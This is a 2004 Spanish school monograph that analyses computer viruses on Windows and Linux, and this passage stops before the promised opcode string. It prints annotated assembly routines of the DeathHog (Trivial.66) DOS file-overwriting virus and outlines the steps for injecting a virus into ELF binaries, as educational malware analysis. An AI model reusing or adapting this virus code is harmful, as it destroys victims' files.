

**Estudio y análisis, de los virus informáticos en Windows y en Linux,
vulnerabilidad y protección en ambos sistemas.**

DANIEL PALACIO SANCHEZ

Requisito para optar al diploma de Bachillerato Internacional

Director:
Fredy Rico.

GIMNASIO DE LOS CERROS
Área de Informática
Bogotá, DC
Agosto de 2004

INDICE:	Pág.
I INTRODUCCION.....	1
II DESARROLLO	
Capitulo I:	
Marco Teórico.....	3
• Materiales.....	3
• Los virus.....	3
• Los virus en Linux.....	5
• Los virus en Windows.....	8
Capitulo II:	
Procedimiento	
• Análisis de Código Vírico.....	10
• Los Antivirus en Windows.....	13
Capitulo III:	
Análisis de resultados.....	19
CONCLUSIONES.....	20
BIBLIOGRAFÍA.....	21
ANEXOS.....	22

INDICE DE FIGURAS:	Pág.
Figura 1.....	5
Figura 2.....	6
Figura 3.....	6
Figura 4.....	8
Figura 5.....	9
Figura 6.....	11
Figura 7.....	13
Figura 8.....	14
Figura 9.....	15
Figura 10.....	16
Figura 11.....	17
Figura 12.....	18

RESUMEN:

La siguiente monografía pretende dar a conocer desde un punto técnico que son los virus informáticos y como podemos protegernos de ellos. Para lograr esto, me he enfocado a dar a conocer los virus, como funcionan, y que tan eficaces son las medidas de protección. Lamentablemente el espacio y el tiempo no permiten evaluar todos los sistemas de protección en el mercado, por lo que ese escogió en antivirus mas usado en el mundo, Norton Antivirus.

Durante la monografía se tratan diferentes temas que involucran los virus informáticos de los cuales algunos se tornan bastante técnicos, por ello, hará lograr comprender al máximo esta monografía se requiere cierto nivel técnico, tanto como de los sistemas Windows y Linux, como del lenguaje ensamblador, aunque esto no es necesario para entender los puntos generales tratados, aunque el lector puede apoyarse en la bibliografía.

La monografía se enfoca en mirar las vulnerabilidades de de 2 sistemas operativos comunes en el mercado, para tratar de establecer cual de ellos es menos vulnerable frente a los virus.

Cabe anotar que esta monografía no pretende ser una recopilación de información de lo que los virus son y quien los crea. La monografía aquí presente es un estudio detallado de los virus informáticos, presentando incluso el código fuente de uno de estos, y analizando cada sistema profundamente.

*Para seguir la trayectoria:
mira al maestro,
sigue al maestro,
camina junto con el maestro,
mira a través del maestro,
conviértete en el maestro.*

Zen poem.

*Y Dios dijo que seria bueno.
Y Dios los bendijo diciendo, “Sean fértiles
y resproduzcance, poblen la tierra y domínenla”*

Génesis 1:21,22

*Un agradecimiento a todos aquellos
que me han apoyado en mi camino de conocimiento
como mi padre y mi madre, a todos los del canal de Vulnfact
y aquellos que me has inspirado como Eric Raymond.*

*También un agradecimiento
especial Fredy Rico por haberme
aguantado durante esta investigación*

Nota del autor:

Esta monografía fue realizada para usos educativos. La creación y diseminación de virus informáticos es un crimen en la mayoría de países. El uso del material y códigos aquí presentados es responsabilidad del lector. Por favor no abusen de sus conocimientos.

I. Introducción:

La mayoría de usuarios comunes de computadores invierten grandes cantidades de dinero en protección contra virus y programas dañinos. Lo curioso es que la mayoría ni siquiera tiene el concepto correcto de que es un virus, y tienden a creer que cualquier problema que ocurra en sus computadores es a causa de estos.

En la mayoría de los casos, los problemas que se presentan en un computador son problemas causados por el mismo usuario, que borra accidentalmente archivos del sistema, o instala mal un programa, así la mayoría de los usuarios tiende a creer que eso es a causa de un virus ignorando que pudo ser su culpa.

Pero también es cierto que los virus informáticos existen y es común encontrarlos en computadoras utilizadas por muchos usuarios, como en colegios, universidades, oficinas y ahora, con el Internet, los virus se extienden a la mayoría de las computadoras del mundo. Por ellos es necesario entenderlos y saber contra que nos enfrentamos. Pero no todos los programas que dañan las computadoras son virus. Según Fred Cohen, inventor del termino “virus informático” un virus es un programa que es capaz de infectar otros programas modificándolos para que incluyan una copia, quizá evolucionada, de él mismo”. Es decir, un virus no necesariamente tiene que dañar, simplemente replicarse a si mismo.

La gente tiende a confundir virus informático con “malware”. “Malware” es cualquier programa de computadora que sea dañino para la misma, entre estos están los virus, los caballos de Troya, gusanos, bombas lógicas, rootkits, exploits, etc. En esta monografía únicamente nos centraremos en los virus informáticos, dejando a un lado cualquier otro tipo de “malware”, para enfocarnos en conocer a fondo como funcionan, que tan dañinos son, como son detectados y como es posible protegerse.

Primero comenzaremos mirando lo que es un virus, para luego analizar el sistema Linux, como funcionan sus archivos, después miraremos el sistema de permisos, para entender por que los virus no se reproducen en Linux fácilmente.

Luego de que terminemos con Linux, miraremos el sistema Windows. Primero comenzaremos analizando el sistema para luego pasar a analizar un virus de MS-DOS y compatibles (Windows). Para analizar un virus, empezaremos mirando el código fuente del mismo, escrito en lenguaje ensamblador. Luego los compilaremos creando así un archivo de formato .obj. Una vez tengamos esto, ejecutamos el Norton antivirus que debe detectar el virus inmediatamente y repararlo. Una vez miremos si esto sucede, observaremos en las definiciones de virus lo que el antivirus dice de este, para ver si coincide con lo visto en el código. Una vez revisemos esto, empleando el OMF, miraremos lo que hay en el archivo .obj, para entender como los antivirus detectan el virus. Luego pasaremos a ejecutar el virus en un “host” virtual (evitando dañar nuestro sistema), y así podremos mirar el comportamiento del virus.

He visto como muchos administradores de sistemas no comprenden realmente lo que es un virus ni como protegerse, por eso escogí este tema. Probablemente en Internet existan miles de guías de lo que es un virus, pero su nivel técnico es muy bajo y muchas otras que leí durante el desarrollo de esta monografía estaban erradas. Por ello he intentado dar a esta monografía un enfoque más técnico.

II. Desarrollo:

Capítulo 1: Marco Teórico.

1.1 Materiales.

1. Compilador TURBO ASSEMBLER 5.0 de Borland.
2. OMF Object File Dumper V2.00.
3. Virtual PC.
4. Microsoft MS-DOS 6.22
5. Virus DeathHog.
6. Norton antivirus 2003, actualizado.
7. Una distribución de Linux cualquiera.

1.2 Los virus.

Como antes mencionado en la introducción, una breve descripción de lo que es un virus, es un programa que se reproduce copiándose en otros. Pero para aclarar más el concepto, Según Luís Guillermo Castañeda, director de investigaciones de Kaspersky Labs, los virus tienen las siguientes características.

1. Replicación: La capacidad del virus para duplicarse a si mismo.
2. Ocultamiento: Es la capacidad de los virus para evadir el antivirus y no ser detectados. Los métodos de ocultamiento son varios, entre los más comunes y eficaces están la encriptación y el polimorfismo.
3. Activación: Lo que hace que el virus se active, por ejemplo correr un programa, o una fecha en especial.
4. Manifestación: Los síntomas del virus son formas de manifestación del virus, como por ejemplo borrar los documentos, el disco duro, mostrar mensajes o sólo trabar el computador, etc.

Pero existen además varios tipos de virus. Según Pamela Kane, escritora del Libro PC “Security and virus protection handbook” existen:

1. Infector directo: Virus que infecta a otros mientras el programa que contiene el virus es ejecutado.
2. Infector residente: Virus que una vez el programa infectado es corrido, se esconde en la memoria para así seguir infectando aunque el programa sea detenido.
3. Infector de sector de arranque: Virus que infecta el sector de arranque principal del computador, así evitando ser detectados.
4. Virus multi-partito: Virus que infectan tanto archivos como el sector de arranque.
5. Stealth virus: Virus que utiliza técnicas para evadir al antivirus.

6. Virus polimórfico: Virus que se auto encripta y desencripta, de manera distintas cada vez, para así cambiar su estructura binaria y evadir las comparaciones binarias del antivirus.
7. Motor de mutación: Es un pedazo de código, que se puede agregar a un virus para volverlo polimorfo.

Para detectar los virus se utilizan varios métodos, uno de los métodos más comunes es la comparación de cadenas. Este método consiste en comparar cadenas binarias, que son características del virus, dicho método es ineficiente contra virus polimórficos, ya que éstos continuamente cambian su estructura.

En esta monografía estudiaremos el impacto de los virus en dos diferentes sistemas operativos comunes, Windows y Linux, y cómo funcionan los virus en ambos.

1.3: Los virus en Linux.

Linux es un sistema operativo, multi-usuario, multi-tarea, posee un kernel monolítico, y el formato de sus programas es ELF. La principal característica de un virus es reproducirse, así que para que un virus pueda existir en sistemas Linux, debería ser capaz de reproducirse a través de los programas ELF.

Pablo Garaizar Sagarminaga realizó un estudio importante de los virus en Linux y el formato ELF que significa “executable and linkable format”, que traduce formato ejecutable. Su estructura consta de diferentes segmentos




Figura 1

Pero quien ha hecho uno de los mayores avances en el desarrollo de virus en Linux, es Silvio Cesare, quien ha programado varios virus en lenguaje C. Según el, para lograr infectar un ejecutable tipo ELF es necesario:

- Incrementar un campo en la cabecera del ELF (p_shoff) que indica el desplazamiento u offset donde se encuentra la tabla de cabecera de secciones (Section header table).
- Hallar la cabecera de programa del segmento de código y:
 - Incrementar la variable que indica el tamaño que ocupa el código físicamente (p_filesz).
 - Incrementar la variable que indica el tamaño que ocupa el código cuando se carga en memoria (p_memsz).

- Para cada cabecera de programa, cuyo segmento esta después del de código (que es donde hemos introducido el virus):
 - Incrementar el offset del segmento en el fichero (p_offset).
- Para cada cabecera de sección cuya sección este después de nuestra inserción:
 - Incrementar sh_offset, para tener en cuenta el nuevo código
- Insertar el virus en si en el fichero.

Es decir que el segmento que el virus atacara será el segmento de código, y tras una infección este tendría la siguiente estructura.



Figura 2

Todo este proceso resulta bastante complejo incluso para desarrolladores de virus experimentados. Además para que esto pueda suceder, el virus debe correr con privilegios “root” o únicamente podrá infectar programas de su misma clase, haciendo que el impacto sea muy reducido.

```

[daniel@localhost daniel]$ ls -l
total 44
drwx-----  2 daniel  daniel    4096 Jun  6 13:57 amsn_receiv
ed/
drwxr-xr-x   2 daniel  daniel    4096 Jun 14 23:06 codes/
drwxrwxr-x   6 daniel  daniel    4096 Jul 18 17:42 Desktop/
drwxr-xr-x  10 daniel  daniel    4096 Jun 19 01:39 Documents/
drwxrwxr-x   4 daniel  daniel    4096 Feb 12 15:24 first/
-rw-----   1 root    root       756 Apr 19 13:40 key
-rw-r--r--   1 root    root       182 Apr 19 13:40 key.pub
-rw-r--r--   1 daniel  daniel     52 Jun 18 19:40 shellcode
drwxr-xr-x   2 daniel  daniel    4096 Jun 18 20:35 test/
drwx-----  2 daniel  daniel    4096 Jun 13 09:49 tmp/
-rw-rw-r--   1 daniel  daniel    542 Dec 27 2003 translog.20
031227070513.log
[daniel@localhost daniel]$ chmod 777 key
chmod: changing permissions of `key': Operation not permitted
[daniel@localhost daniel]$ chmod 777 amsn_received/
[daniel@localhost daniel]$

```

En la *Figura 3* vemos como funciona el sistema de permisos en Linux. La columna izquierda, tiene la siguiente simbología:

```

d          rwx    r-x    ---
^          ^      ^      ^
|          |      |      | - Otros
|          |      |      |
|          |      |      | - Grupo
|          |      |      |
|          |      |      | - Usuario propietario del archivo
|          |      |      |
| - Tipo de archivo

```

La *d* indica que es un directorio, luego los 3 primeros espacios son los permisos que el dueño del archivo, *r* para lectura, *x* para ejecución y *w* para escritura. Los siguientes 3 son para otros usuarios o grupos, y si no están activados solo aparecerá un guión que indica que no posee permisos. En la foto observamos que todas las carpetas y archivos pertenecen a Daniel, exceptuando *key* y *key.pub* que pertenecen al root. Como el virus necesita poder sobrescribir archivos, debe ser capaz de cambiar los permisos para lograr sobrescribir todos los archivos, pero como se muestra en la foto, únicamente el usuario propietario puede

cambiarle los permisos al archivo. Por lo tanto, para lograr esto, los virus en Linux deben aprovecharse de un error en el sistema para lograr escalar en privilegios.

Una vez el error es corregido, el virus resulta inútil. Por estas razones no existe una gran motivación para realizar virus en Linux y la información es bastante reducida. Si bien es cierto que se han programado virus para Linux, la posibilidad de infección de algún virus es tan remota, que no es necesario ni hay interés en utilizar antivirus para Linux. Los únicos avances significativos han sido unos cuantos virus desarrollados principalmente por Silvio Cesare, quien también ha publicado varios artículos del tema, y un virus llamado LoTeK, que fue presentado en el hackmeeting del 2000. Por el momento Linux es un sistema operativo que no se ve afectado por los virus.

1.4: Los virus en Windows.

En 1985, el primer virus de computador para MS-DOS apareció en un “bulletin board”, desde ese momento, miles de virus para Ms-DOS han sido creados. Windows es un sistema basado en MS-DOS, por lo que la mayoría de los virus que afectaban este, afectan también a Windows; además, la llegada de Windows 3.0, que ahora trabaja con 32 bits, ampliaba enormemente la cantidad de registros que se podían utilizar, no solo los comúnmente usados en MS-DOS de 16 bits (ax, bx, etc.) sino ahora es posible utilizar de 32bits también (eax, ebx, etc.). Además, el usuario de Windows trabaja en modo administrador, haciendo que cualquier virus tenga suficientes privilegios para infectar cualquier archivo, y alojarse en cualquier zona de memoria, siendo este un sistema perfecto para el desarrollo del virus. Pero para que el virus pueda desarrollarse, debe ser capaz de infectar programas PE (portable executable), los cuales son el tipo de formato que utiliza Windows para sus programas. Yinrong Wang, investigó los archivos ejecutables de Windows, en busca de fallas de seguridad en los mismos.




Figura 4

Lo primero que vemos en la *figura 4*, es que una vez un programa es cargado a la RAM (random alleatory memory), queda un espacio entre secciones; estas secciones son llenadas con ceros por el sistema. Un virus puede hacer uso de este espacio, remplazando los ceros

por código malicioso para alojarse ahí, sin alterar el tamaño del archivo y así evitar la detección.

La zona de espacio virtual, está llena de bits nulos, es remplazada por el código malicioso del virus. El espacio promedio posible que puede ser utilizado es de 2325 bytes, siendo más que suficiente para que el virus se reproduzca. Es así que Windows es un sistema idóneo para la reproducción de un virus.




Figura 5

Ahora miraremos un virus y como trabaja sobre este sistema.

Capítulo 2: Procedimiento:

2.1 Análisis del Código vírico:

En este análisis usaremos el virus DeathHog. Las funciones mas importantes de un virus son buscar, infectar y ocultarse. En el caso del virus DeathHog, no se utiliza ninguna tipo de técnica stealth (de ocultación).

El virus en términos generales, infectará cualquier archivo, ya sea .com o .exe, e incluso infectara archivos que tengan permisos de solo lectura. Además, es un virus residente en memoria.

La primera línea de código es: `virus_length equ finish - start`

Esta variable `virus_lenght`, es la variable que definirá el tamaño de la sobre escritura que se le hará al programa, una vez el programa haya sido sobrescrito, será inservible, por lo que este virus resulta particularmente dañino ya que puede ocasionar perdidas de información.

El buscador del virus se encuentra en el siguiente segmento de código:

```
Main          proc    near
                mov     ah,04Eh          ; Encuentra el primer archivo DOS
mov             dx,offset file_spec      ; DX apunta a "*.*" *=comodín
                int     021h             ; infecta cualquier archivo
```

Acá un puntero `dx`, apunta a *.*. En los sistemas operativos basados en MS-DOS, el * es un comodín, que puede valer por cualquier ristra de caracteres o números. Esto hace que el virus pueda infectar cualquier archivo, no importa el nombre, ni la extensión. El uso del * es particularmente útil, y la mayoría de los virus lo poseen, ya sea que infecten los .exe o cualquier otra extensión únicamente: simplemente habría que cambiar *.* por *.exe.

Luego de las viene la función de infección. Esta, esta dividida en 2 partes, primero el virus abrirá el archivo y cambiará sus atributos para que queden de lectura y escritura, pudiendo así infectar los archivos de sólo lectura.

```
infect_file :  mov     ah,43H             ;Esta rutina cambia los
                mov     al,0              ;permisos del archive de
                mov     dx,09Eh           ;solo lectura a lectura y
                int     21H               ;escritura

                mov     ah,43H
                mov     al,1
                mov     dx,09Eh
                mov     cl,0

                int     21H
```

Luego de que los atributos han sido cambiados, el virus esta listo para sobrescribir el programa, y usa una simple función.

```

mov     ax,03D01h           ;Acá abre un archivo
mov     dx,09Eh             ; DX apunta al archivo
int     021h

xchg    bx,ax
mov     ah,040h             ; sobre escritura del archivo
mov     cl,virus_length     ; cl recibe la variable
                                ; virus_lenght que indica el
                                ; Tamaño que se sobrescribirá

mov     dx,offset main      ; DX apunta al comienzo
                                ; del código del archivo

int     021h

mov     ah,03Eh             ; Cierra el archivo
int     021h

```

Fija un puntero hacia el archivo que se va a infectar, luego una variable *cl* recibe la variable de *virus_lenght* arriba mencionada, para saber hasta donde se sobrescribirá el programa. Luego el puntero DX, que apunta al archivo, se apunta al comienzo de este, y finalmente se sobrescribe el tamaño *cl* (*virus_lenght*). Entonces el programa quedara de esta manera:




Figura 6

Como el programa infectado ahora no posee una cabecera, el programa quedará inservible, y la información que contenga sólo es posible recuperarla usando programas especiales de análisis forense, dependiendo del total de la sobre escritura.

Luego de que el virus cierra el archivo, el virus busca una nueva victima para infectar, y se aloja en la memoria para impedir que este proceso sea evitado, al terminarse de ejecutar el programa infectado.

```

mov     ah,04Fh      ;Busca un Nuevo archivo
int     021h
jnc     infect_file  ;Salto condicional
                        ;Infecta solo si encuentra
                        ;un archivo
mov     ah,31h       ; Se mete en 480 k de mem
mov     dx,7530h     ;lo cual volvía lento las
int     21H          ;antiguas computadora
                        ;regresa control a DOS

```

Al copiarse en la memoria, el virus también vuelve más lento el computador, sobretodo en los PC antiguos cuya memoria RAM es bastante reducida, 480 kilobytes de memoria era un espacio bastante grande; ahora las computadoras usan módulos de hasta 1 GB de memoria RAM, por lo cual 480 kilobytes no afectarían.

Ya las últimas líneas son las que definen los archivos a infectarse.

```

file_spec    db      "*.*",0    ; Define archivos a infectar en este
                        ; *.* Significa todos

```

Como antes mencionamos, los * son comodines, y con una simple modificación se puede infectar los archivos que se deseen, como *.doc para archivos de Word.

Ahora, ya terminamos de ver el virus, y procedemos a verlo trabajar. Para ello, compilamos el virus usando el compilador de ensamblador. Esto nos genera un código objeto, el cual tenemos que enlazar utilizando la utilidad TLINK del compilador para generar un ejecutable.

2.2 Los Antivirus en Windows:

Cuando uno actualiza el antivirus, lo que esta bajando son definiciones de virus que incluyen las características binarias para detectarlos. Cuando nosotros enlazamos el virus, volviéndolo así un archivo ejecutable, lo que hicimos es pasarlo a código binario, es decir unos y ceros. Pero antes habíamos compilado el código fuente para volverlo un objeto: el archivo `vir.obj` contiene una representación intermedia del código generado por el compilador, que luego puede ser enlazada para volverlo enteramente ejecutable. Pero siendo que posee la información binaria de nuestro virus, podemos utilizarlo para encontrar la cadena binaria característica del virus que es usada para la detección.

Para comprobar si el antivirus detecta los virus antes de su ejecución (On the FLY), antes de enlazar el virus activaremos el antivirus, así miraremos que tan eficaz es para detectar y eliminar el virus, antes de que sea ejecutado.




Figura 7.

Inmediatamente enlazamos `vir.obj` que es nuestro virus, el norton detecta el virus como `Trivial.66` pero no es capaz de reparar el archivo, siendo que este virus es bastante viejo.

Para ver el contenido dentro de `vir.obj`, usaremos OMF Object File Dumper V2.00.




Figura 8

La parte interesante acá son los “opcodes”, que son números característicos para cada operación que un computador puede realizar. Así que para cada operación que nuestro virus realiza existe un opcode. Como las operaciones del virus no cambian, podemos crear una cadena hexadecimal con estos opcodes y compararla con la del virus, para detectarlo; esto es lo que se conoce como comparación de cadenas. El antivirus tiene una lista de cadenas características de muchos virus y las compara con las cadenas de los ejecutables. Si coincide, es que está infectado por el virus. Para nuestro virus entonces la cadena quedaría.

Opcodes en hexadecimal:

